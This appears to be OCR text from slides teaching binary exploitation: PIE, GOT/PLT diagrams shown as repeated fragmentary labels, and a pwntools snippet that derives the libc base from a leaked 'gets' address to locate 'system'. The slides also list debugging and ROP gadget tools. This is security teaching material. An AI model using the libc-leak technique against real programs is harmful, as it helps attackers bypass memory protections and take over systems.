
Position Independent Executable (PIE)


Global Offset Table (GOT) / Procedure Linkage Table (PLT)



?
libc
Program



?
libc
Program
GOT
PLT


?
libc
Program
GOT
PLT


?
libc
Program
GOT
PLT


?
libc
Program
GOT
PLT


?
libc
Program
GOT
PLT


got[...]
libc
Program
GOT
PLT

```
libc = elf.libc
libc.address = address_of_gets - libc.symbols.gets

print(libc.symbols.system)
```

Debugging

gef

pwntools

Return Oriented Programming

ROPgadget

rp++

ropper

fin